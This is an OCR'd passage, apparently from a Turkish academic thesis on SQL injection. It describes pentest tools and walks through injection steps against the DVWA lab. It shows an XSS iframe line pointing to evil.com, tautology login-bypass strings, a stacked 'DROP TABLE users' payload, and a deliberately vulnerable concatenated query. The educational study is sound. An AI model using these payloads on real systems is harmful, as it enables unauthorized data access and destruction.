
```
print "<html>"
print "<h1>Most recent comment</h1>"
<iframe src=http://evil.com/xss.html>
print "</html>"
```

Şekil 2.10. SQL enjeksiyon XSS (Cross Site Scripting) saldırısı.

2.1.2.6. *İnternet Uygulamaları Etki Alanları Politikalarını Kullanan SQL Enjeksiyon Saldırısı*

Etki alanları arası politikalar, Java, Adobe Flash, Adobe Reader vb. gibi web istemci uygulamalarına birden çok etki alanındaki verilere erişim izni veren bir XML dosyasıdır.

Etki alanları arası politikalar, içerik sağlayıcının etki alanından içerik almasına izin verilen RIP barındırma etki alanlarının listesini tanımlar. Şekil 2.11. alanlar arası politikayı göstermektedir [8].



Şekil 2.11. Etki alanları arası politika.

Şekil 2.12 web uygulamasının SQL enjeksiyon saldırısını ve diğer saldırı türlerine karşı savunmasız olmasını sağlayan zayıf kodu göstermektedir [8].

```
<allow-access-from domain
="*.sub1.domainA.com"/>
<allow-access-from
domain="*.domainC.com"/>
<allow-access-from domain="*"/>
```

Şekil 2.12. Etki alanları arası politika için bir kod.

2.2. SQL ENJEKSİYONUN BELİRLENMESİNDE KULLANILAN BAZI ARAÇLAR

Her biri farklı türde sızma testleri yapabilen, ücretsiz olarak sunulan birçok sızma testi aracı vardır. Bu araçlardan en sık kullanılanlardan bazıları açıklanmıştır.

2.2.1. Burp Suite

Burp Suite bir proxy aracıdır. Http protokolü üzerinden yapılan trafiğin incelenebilmesi ve işlem yapılabilmesine olanak sağlar. Sunucu ile istemci arasında oluşan ağ trafiği Burp Suite aracı ile görülebilmektedir. Ayrıca SSL sertifikasyon dosyası içeri aktarılması sonrasında SSL istekleri de Burp Suite aracı üzerinden görülebilir.

Burp Suite, web uygulamalarına yönelik güvenlik kontrollerinde, hem manuel hem de otomatize testlerde kullanılan ve sızma testleri gerçekleştirenlerin kullandıkları ana araçlardan biri haline gelmiştir. Burp Suite aracının özellikleri ne kadar iyi bilinirse o kadar etkin bir şekilde kullanılabilir. Burp Suite aracı windows bilgisayarlara yüklenebilmekte ve ayrıca Kali Linux üzerinde yüklü olarak gelmektedir [23]. Burp Suite temel olarak aşağıdaki modülleri içermektedir.

Proxy: Tarayıcı ile hedef uygulama arasındaki trafiği analiz eder ve değiştirir. HTTP trafiğinin yakalanması, değiştirilmesi ayrıca içeriği kolayca analiz etmeyi ve bir istemci tarafından sunucuya gönderilen istekleri yönetmemizi sağlar.

Spider: Proxy sunucusundan geçen trafiği analiz eder ve istenen içeriği diğer Burp Suite araçlarına gönderir. Tüm işi tutar ve operasyonun en son durduğu yerden devam etmesini sağlar.

Scanner: Web uygulamalarını tarar. Taranan içeriğin tam kontrolünü sağlar ve tarama sonuçlarını görüntüler.

Intruder: Güvenlik açıklarından yararlanan doğaçlama saldırıları gerçekleştirmeye izin verir.

Repeater: HTTP isteklerini değiştirmeyi ve alınan yanıtları analiz etmek için kullanılır.

Sequencer: Uygulamaların oturum belirteçlerinin olasılıklarını test etmek için kullanılır.

Decoder: Metin dizilerini kodlamak ve kodunu çözmek için kullanılan bir araçtır.


Comparer: Bu araç, örneğin iki veya daha fazla HTTP yanıtını karşılaştırmak için verileri karşılaştırmak için kullanılır.

Extender : Burp Suite platformunun işlevlerinin farklı uzantılarına izin verir [28].

2.2.2. Sqlmap

Sqlmap aracı, özellikle SQL enjeksiyon güvenlik açığının keşfini hedefleyen popüler bir araçtır. UNION sorgu tabanlı, yığılmış sorgular, zamana dayalı Blind ve hata tabanlı saldırılar denilen (UNION query-based, stacked queries, out-of-bound, boolean-based blind, time-based blind and error-based) dahil olmak üzere farklı saldırı yöntemlerine sahip etkileşimli bir araçtır. Sqlmap aracına saldırı hedefi olarak bir URL verildiğinde, arka uç veritabanı yönetim sistemi (DBMS) hakkında eğitimli bir tahminde bulunmaya çalışır. Daha sonra bu tahminlere göre, GET veya POST gibi belirli bir HTTP yöntemi

aracılığıyla istekler göndererek, söz konusu belirli temel DBMS için daha uygun olan farklı enjeksiyon vektörleri aracılığıyla temeldeki DBMS'ye saldırmaya çalışır. Ayrıca Sqlmap' in başarılı bir kullanımı durumunda, temel alınan DBMS'den bilgi alınabilir. Örneğin, mevcut DBMS kullanıcısının adını, çalışan mevcut veritabanının adını, veritabanı şeması getirilebilir, bir veritabanının tablolarını numaralandırabilir [21].



Şekil 2.13. Sqlmap aracı.

2.2.3. Nessus

Nessus, testler alanında (örneğin, çok sayıda cihaz ağı vb.) daha kapsamlı bir kullanımı hedeflemektedir. Ayrıca web uygulamaları için penetrasyon testlerinde doğru modülleri etkinleştirmek ve yapılandırmak için çok faydalı bir araçtır [18].

2.2.4. Kali Linux

Kali Linux, gelişmiş penetrasyon testi ve güvenlik denetimini hedefleyen Debian tabanlı bir Linux dağıtımıdır. Kali, penetrasyon testi, adli tıp ve tersine mühendislik gibi çeşitli bilgi güvenliği görevlerine yönelik çok sayıda araç içerir. Kali Linux, önde gelen bir bilgi güvenliği eğitim şirketi olan Offensive Security tarafından geliştirilmiştir. Kali Linux, 13 Mart 2013'te Backtrack Linux'un tamamen Debian geliştirme standartlarına bağlı kalarak baştan aşağı yeniden inşası olarak piyasaya sürülmüştür. 600'den fazla sızma testi aracı içermektedir [18].

2.2.5. Netsparker

Netsparker iyi bir kullanıcı arayüzüne sahiptir. Okunması kolay ve sezgisel olarak tasarlanmış iyi raporlama özelliklerine sahiptir. Ayrıca, tespit edilen güvenlik açıklarını doğrulama yeteneğine sahiptir. Test cihazının Netsparker tarafından onaylanan bu

güvenlik açıklarını doğrulaması gerekmediğinden, bu özellik gerçek bir zaman tasarrufu sağlayabilir [27].

2.2.6. Acunetix

Acunetix web zafiyet tarayıcısı, SQL enjeksiyonları, siteler arası komut dosyası çalıştırma ve diğer istismar edilebilir bilgisayar korsanlığı güvenlik açıkları gibi güvenlik açıklarını kontrol ederek web uygulamalarını denetleyen otomatik bir web uygulaması güvenlik test aracıdır. Genel olarak Acunetix, bir web tarayıcısı aracılığıyla erişilebilen ve HTTP/HTTPS protokolünü kullanan herhangi bir web sitesini veya web uygulamasını tarar [27]. XSS, SQL enjeksiyonu, Carriage Return and Line Feed (CRLF) enjeksiyonu, kod yürütme, dizin geçişi, dosya dahil etme, dosya yükleme biçiminde güvenlik açıklarını arama dahil olmak üzere çok sayıda güvenlik açığını algılayan MS Windows için güçlü bir araçtır. Ayrıca Fuzzer HTTP, HTTP düzenleyici, kimlik doğrulama testi vb. gibi belirli görevleri gerçekleştirmek için birkaç bağımsız özelliği vardır [18].

2.2.7. The Mole

Python tabanlı bir otomatik SQL enjeksiyon aracıdır. Güvenlik açığı bulunan siteye URL geçerli bir bağlantı sağlanarak sorgu tabanlı ya da birleştirme tekniği kullanarak SQL enjeksiyonu algılayabilir. Komut satırı arayüzü vardır. Tablo, sütun adı, başlıkları gibi otomatik tanımlamaları mevcuttur. GET, POST, cookie parametreleri aracılığıyla SQL enjeksiyonlardan faydalanır.

Çizelge 2.1'de çalışmada kullanılan SQL enjeksiyon, web zafiyet tarama ve analiz araçları görülmektedir.

Çizelge 2.1. SQL enjeksiyon zafiyet belirleme ve analiz araçları.

SQL Enjeksiyon Araçları	SQL Enjeksiyon Web Zafiyet Tarama Araçları	SQL Enjeksiyonda Veri Yükü Analiz Etme Araçları
Sqlmap	Acunetix	Wireshark
Havij	Netsparker	Burp Suite
The Mole	Safe3	

2.3. WEB UYGULAMALARINDA SQL ENJEKSİYON SALDIRILARI

Web uygulamasına saldırmak için en çok kullanılan teknik SQL enjeksiyon saldırılarıdır.

Web uygulaması tasarımındaki bazı güvenlik açıklarından yararlanır. Bu saldırılar, kullanıcıdan girdi aldığı ve SQL sorgularına temel veri tabanına dahil ettiği için herhangi bir web uygulaması için çok ciddi bir tehdittir. Bu yalnızca bazı kısıtlı kişiler tarafından işlenmesi gereken veritabanı verilerine erişebilir ve bunları değiştirebilir. Bu teknik, veritabanı sunucusunu, enjekte edilen kodun istatistiksel olarak SQL ifadesi doğru olduğuna ikna etmeye çalışır [16].

SQL enjeksiyonun nasıl çalıştığını göstermek için, yapılan çalışmada tasarlanmış DVWA adlı bir web uygulaması kullanılmıştır. Bu uygulama PHP/ MySQL tabanlıdır ve temel amacı, güvenlik uzmanlarının becerilerini ve araçlarını yasal bir ortamda test etmeleridir. Ayrıca, geliştiricilerin web uygulamalarını güvenli hale getirme süreçlerini daha iyi anlamalarına yardımcı olmaktadır. DVWA, Ryan Dewhurst tarafından geliştirilmiştir. Random Storm açık kaynak projesinin bir parçasıdır [22].


Web sitesinin güvenliğini veritabanına yetkisiz erişime karşı test etmek için kullanılabilen Sqlmap programı, SQL enjeksiyon testi için önemli bir araçtır.

Şekil 2.14'te gösterilen "SQL Enjeksiyonu" modülü üzerinde bir kullanıcı kimliği eklersek, veritabanı ad ve soyad bilgisi döndürmektedir. Bu durumda, yalnızca kullanıcı kimliği varsa gerçekleşir, ancak basit SQL enjeksiyon ifadesini kullanarak Şekil 2.15'te görüldüğü gibi daha fazla bilgi alınabilmektedir.


Kullanıcı girişi kaçış karakterleri için filtre uygulanmadığında ve daha sonra bir SQL ifadesine aktarıldığında oluşan sorgu bir SQL enjeksiyon biçimidir. Bu, uygulamanın son kullanıcısı tarafından veri tabanında gerçekleştirilen ifadelerin olası manipülasyonuyla sonuçlanır. Aşağıdaki kod satırı, bu güvenlik açığını göstermektedir.

```
statement = "SELECT * FROM users WHERE name ='" + userName + "';"
```

Bu SQL kodu, belirtilen kullanıcı adının kayıtlarını kullanıcı tablosundan çekmeyi amaçlamaktadır. "userName" değişkeni, kötü niyetli bir kullanıcı tarafından belirli bir şekilde oluşturulmuş olabilir. Örneğin şekil 2.15'teki gibi "userName" değişkenini 'or' 2 '=' 2 veya anything'or' x '=' x olarak ayarlanabilir [22].



Şekil 2.14. SQL enjeksiyon kullanıcı kimliği denemesi.



Şekil 2.15. SQL enjeksiyon veri tabanı sorgu kodu.

Bu kod bir onay prosedüründe kullanılacaksa, bu örnek geçerli bir kullanıcı adı seçimini zorlamak için kullanılabilir, çünkü '1' = '1 değerlendirmesi her zaman doğrudur.

Aşağıdaki ifadede yer alan “userName” değeri, “users” tablosunun silinmesine ve ayrıca "userinfo" tablosundaki tüm verilerin seçilmesine ayrıca her kullanıcının bilgilerini ortaya çıkaran bir API kullanımına neden olarak birkaç ifadeye izin verebilir.

a’;DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

Bu girdi, sonlandırıcı SQL ifadesini aşağıdaki gibi teslim eder.

SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';

Enjeksiyonlardan korumanın bir yolu, SQL’de özel bir anlamı olan karakterlerden kaçınmaktır. Bir SQL DBMS el kitabı, hangi karakterlerin belirli bir anlamı olduğunu açıklar ve bu da çevrilmesi gereken karakterlerin tam bir kara listesinin oluşturulmasına izin vermede yardımcı olur. Örneğin, bir parametrede tek bir tırnağın (') her geçtiği yer, geçerli bir SQL dizesi değişmezi oluşturmak için iki tek tırnak (' ') ile değiştirilmelidir. Örneğin, PHP'de mysqli_real_escape_string () işlevini kullanarak parametrelerden çıkış yapmak yaygındır. SQL sorgusunu göndermeden önce,

$mysqli = new mySqli ('hostname','db_username','db_password', 'db_name');

$query = sprint ("SELECT * FROM `Users`

WHERE UserName='%s' AND Password='%s'",

$mysqli->real_escape_string ($Username),

$mysqli->real_escape_string ($Password));

$mysqli-> query ($query);

Mysql_real_escape_string () işlevi, aşağıdaki karakterlere ters eğik çizgi gibi görünen mysql_real_escape_string MySQL kitaplık işlevini çağırır (\ x00, \ n, \ r, \, ', "ve \ x1a). Bu işlev her zaman birkaç istisna dışında kullanılmalıdır. MySQL'e bir sorgu göndermeden önce veri güvenlidir. Sorguda SQL enjeksiyon zafiyetiyle ilgili olaylar oluşabilir.

Web sitesinin güvenliğini veritabanına yetkisiz erişime karşı test etmek için özel araçlar kullanabilir. Bu araçlardan bazıları Sqlmap, Wapiti, SQLNinja, Havij, The Mole, Metasploit örnek olarak verilebilir [22].

Kali Linux işletim sistemi, güvenlik uzmanlarına öğrenmeye adanmış tamamen yerel bir ortamda değerlendirme yapmalarına yardımcı olan Linux tabanlı bir sızma testi

cephanesidir.

Sqlmap, SQL enjeksiyon kusurlarını tespit etme ve kullanma ve veritabanı sunucularını devralma sürecini otomatikleştiren açık kaynaklı bir sızma testi aracıdır. Güçlü bir algılama motoru, nihai penetrasyon test cihazı için pek çok güzel özellik ve veri tabanı parmak izinden, veri tabanından veri getirmeye, temel dosya sistemine erişmeye ve işletim sistemindeki komutları dışarıdan yürütmeye kadar uzanan geniş bir anahtar özellikleri ile birlikte gelir.

Web uygulaması tarafından kullanılan veritabanı oturum açma izinlerinin yalnızca ihtiyaç duyulanla sınırlandırılması, web uygulamasındaki herhangi bir hatayı açığa çıkarmak için herhangi bir SQL enjeksiyon saldırısını azaltmaya yardımcı olabilir.

Bir saldırgan, bir sistemin SQL enjeksiyonuna karşı savunmasız olduğunu anladığında, bir giriş formu alanı aracılığıyla SQL sorgusu/komutları enjekte edebilir. Bu, veritabanımızı saldırgana teslim etmeye ve veritabanında herhangi bir SQL komutunu yürütmesine izin vermeye eşdeğerdir. Kullanılan arka uç veritabanına bağlı olarak, SQL enjeksiyon güvenlik açıkları, saldırgan için farklı düzeylerde veri/sistem erişimine neden olur. Bazı durumlarda, dosyalara okumak veya yazmak veya temeldeki işletim sisteminde kabuk komutlarını yürütmek mümkün olabilir. Microsoft SQL Server gibi belirli SQL sunucuları, veritabanı sunucusu işlevleri gibi depolanmış ve genişletilmiş prosedürler içerir [22].

2.4. SIZMA TESTİ YAKLAŞIMIYLA SQL ENJEKSİYON ZAFİYETİNİN BELİRLENMESİ


Sızma testi yaklaşımı mevcut web uygulamalarında bulunan SQL enjeksiyon güvenlik açıklarının bir değerlendirmesi ve analizidir.

SQL dili, web uygulamasına bağlı veritabanlarını iletmek ve kontrol etmek için kullanılan bir programlama dilidir. Kullanıcıların bir web sayfasından talebi ile web uygulama sunucusuna ulaştığında, kullanıcı girdisine dayalı olarak dinamik olarak bir SQL sorgusu oluşturur. Örneğin, Şekil 2.16'da gösterilen www.demopage.com adlı bir web uygulamasını ele alırsak. Bir URL' in web uygulaması adı ve veriler olmak üzere iki bölümü vardır. Veriler, web uygulamasından belirli bir sayfayı almak için kullanılır.


"Demopage.com" web uygulamasından "örnek" sayfasını almak için web sunucusuna bir

page=2 değeri gönderilir. Sunucu daha sonra bir SQL sorgusu oluşturur. Sorguya 2 değerini Şekil 2.17'de gösterildiği gibi ekler. Bu sorgu daha sonra veritabanına gönderilir. Sayfa değişkeninin değeri, veritabanları tablosunda eşleştirilir. Değişken eşleştirildiğinde, istenen sayfa tarayıcıya döndürülür.

Web sayfasında güvenlik açıkları, sorgu oluşturulmadan ve arka uç veritabanı sunucularına gönderilmeden önce kullanıcı giriş parametreleri doğrulanmadığında oluşur. SQL enjeksiyon tekniği, web uygulamaları sistemine erişmek için parametre manipülasyonunu kullanır. Yani sorguya girdi olarak yetkisiz veya yanlış değer girilmesidir. Böylece veritabanından hata mesajları üretmesini ister. Saldırganlar, web uygulamasının URL adresine doğrudan veritabanına iletilen bir parametre ayarlar [9].



Şekil 2.16. Web uygulaması URL'i.



Şekil 2.17. Kullanıcı girişi yoluyla yetkisiz karakter ekleme.


2.4.1. SQL Enjeksiyon Adımları

Kullanıcı girdisine dayalı SQL enjeksiyonunda parametre bölme ve dengeleme tekniği, URL veya kullanıcı girdi alanına savunmasız girdi değerini enjekte etmek için kullanılır. SQL enjeksiyon, GET ve POST tabanlı yöntemler kullanır. SQL enjeksiyonun adımları, tarayıcının URL bölümünde GET tabanlı SQL enjeksiyon yapılması ve kullanıcı oturum açma bölümüne POST tabanlı SQL enjeksiyon enjekte edilmesi dışında, her iki yöntemde de çoğunlukla aynıdır.

2.4.1.1. *Sorguyu Bölme*

SQL enjeksiyonun ilk adımı, hata mesajları oluşturmak için sorguyu bölmektir. Bu

adımda, URL değeri bölümüne değerler eklenerek sorgu iki kısma ayrılır. Örneğin, bir dize değerinin başlangıcını ve sonunu belirtmek için SQL deyiminde tek bir tırnak (') karakteri kullanılır. Şekil 2.16'da sayfa değişkeni üzerinden giriş 2'dir. Bu girdi, sorguyu oluşturan web sunucusuna gönderilir. Dinamik olarak oluşturulan sorguda, değer 2'den sonraki tek tırnak, Şekil 2.16'daki okla gösterildiği gibi tek tırnak çiftini tamamlar. Bu, dinamik olarak oluşturulan SQL sorgusunu bozar ve Şekil 2.18'de gösterildiği gibi hata mesajları üretir. Şekil 2.18'de gösterilen hata mesajı arka uçta bir SQL sunucusunun bulunduğunu gösterir. Ayrıca SQL sunucusu tarafından oluşturulan SQL sorgusunun sözdizimini de ortaya çıkarır. Ters eğik çizgi ve tek tırnak (\') karakterleri, arka uç sorgusundaki SQL sözdiziminin tek bir tırnak (') karakteri ile sonlandırıldığını gösterir. Çeşitli SQL karakter dizesi ile güvenlik açığı mevcuttur. Bunlardan bazıları, Tek Tek Alıntı ('), Köşeli Ayraç (') ile Tek Tek Alıntı), Bir Çift tırnak ("). Tüm sözdizimleri tüm web uygulamaları için kullanılamaz. Web uygulaması geliştiricisinin sistemi uyguladığı araçlara bağlıdır.



Şekil 2.18. SQL Sorguyu böldükten sonraki oluşan hata.

Çeşitli SQL karakter dizisi ile güvenlik açığı bulunmaktadır. Bunlardan bazıları Çizelge 2.2'de gösterilmiştir. Bu dizeler sorguyu bölmek için bir URL'e eklenebilir. Hepsi tüm web uygulamaları için kullanılamaz. Web uygulaması geliştiricisinin sistemi uyguladığı araçlara bağlıdır.

Bazen sorguyu bölmek için tam SQL sözdizimini bulmak zordur. Böyle bir durumda, sunucunun sorgu sözdizimini bulmak için ters eğik çizgi (\) kullanılabilir. Bu ters eğik çizgi, değerle birlikte eklenir.

Çizelge 2.2. SQL parametreleri.

SQL Söz Dizimi	Sembol
Tek Bir Alıntı	‘
Parantez ile bir Tek Alıntı	‘)
Bir Çift alıntı	“
Parantez ile bir Çift Alıntı	“)

2.4.1.2. *Sorguyu Düzeltme veya Dengeleme*

Bu adımda hata düzeltme işlemi yapılır. Bir hata çıkarken, veritabanı sorguların hiçbirini yanıtlamaz. Hatayı düzeltmek için sorgu birleştirme ve sorgu dengeleme olarak iki teknik kullanılır. Sorgu birleştirme ve dengeleme için kullanılan çeşitli söz dizimleri vardır. Örneğin GET tabanlı yöntemde sorguya katılmak için Şekil 2.17’de gösterildiği gibi - - + karakter dizeleri veya POST tabanlı yöntemde # karakteri kullanılır. Sorgu birleştirme işlemine örnek olarak Şekil 2.19’da gösterilmiştir. URL'de tek tırnaktan sonra boşluk, eksi, eksi ve artı (- - +) karakter dizileri eklenir. İşaretler boşluk bırakmadan birlikte olmalıdır. Eksi eksi (- -) karakter dizisi SQL deyiminde dize değerlerinin yorumlanmasını belirtmek için kullanılır ve artı (+) boşluk belirtir. Bu ifadenin sözdizimi, sorgu sözdizimine katıldıktan sonra tüm dizenin yorumlanmasına neden olur. Sorgunun yorumlanacak kısmı Şekil 2.19’da gösterilmektedir.

Şekil 2.20’de gösterildiği gibi “ ' LIMIT 0,1 ” sorgusu, sorgu birleştirme sözdizimi ile yorumlanacaktır. Böylece veritabanı, sorgu birleştirme sözdiziminden önce yazılan sorguyu yürütecektir. Sorgu birleştirildiğinde, tarayıcı tarafındaki web uygulaması hiçbir hata mesajı olmadan orijinal formunu alacaktır. Bir web uygulamasının sorgu bölme hatasını düzeltmek için birleştirme veya dengeleme yöntemlerinden yalnızca biri kullanılabilir. Bu, arka uç sunucusunun sorgu yapısına bağlı olacaktır [9].


Şekil 2.19. Sorguyu düzeltme.

2.4.1.3. *Enjekte Etme Sorgusu*

Hem GET hem de POST tabanlı yöntemler, enjeksiyon sorgusu için aynı sözdizimini kullanır. Enjeksiyon kodu, Şekil 2.19'da gösterildiği gibi tek bir alıntı ile söz diziminin birleştirilmesi veya dengelenmesi arasında yazılır. Bu çalışma için web uygulamalarının güvenlik açıklarının seviyesini kontrol etmek için belirli bir dizi SQL enjeksiyon adımları kullanılmıştır.


Adım 1: Veritabanları tablosundaki sütun sayısını bulmak için sorguya göre sırala mantığı kullanılır. Şekil 2.19' daki örnekte görüldüğü gibi, sorgu arasında bölme ve birleştirme sözdizimi sırası 4'e göre URL'de yazılır. Sözdizimine göre sıralandıktan sonra eklenen değerin, veritabanı tablosundaki sütun numarasıyla eşleşip eşleşmediğini kontrol eder. Şekil 2.19' daki örnek için bu değer 4'tür ve arka uç veritabanı tablosunun 4 sütuna sahip olduğunu göstermektedir. Tam sütun sayısını belirlemek için bir deneme yanılma tekniği ile değer, sütun sayısıyla eşleşmiyorsa, veritabanında sütun 5'in bulunmadığını belirten bir "Unknown column '5' in order clause" hata mesajı bulunur.

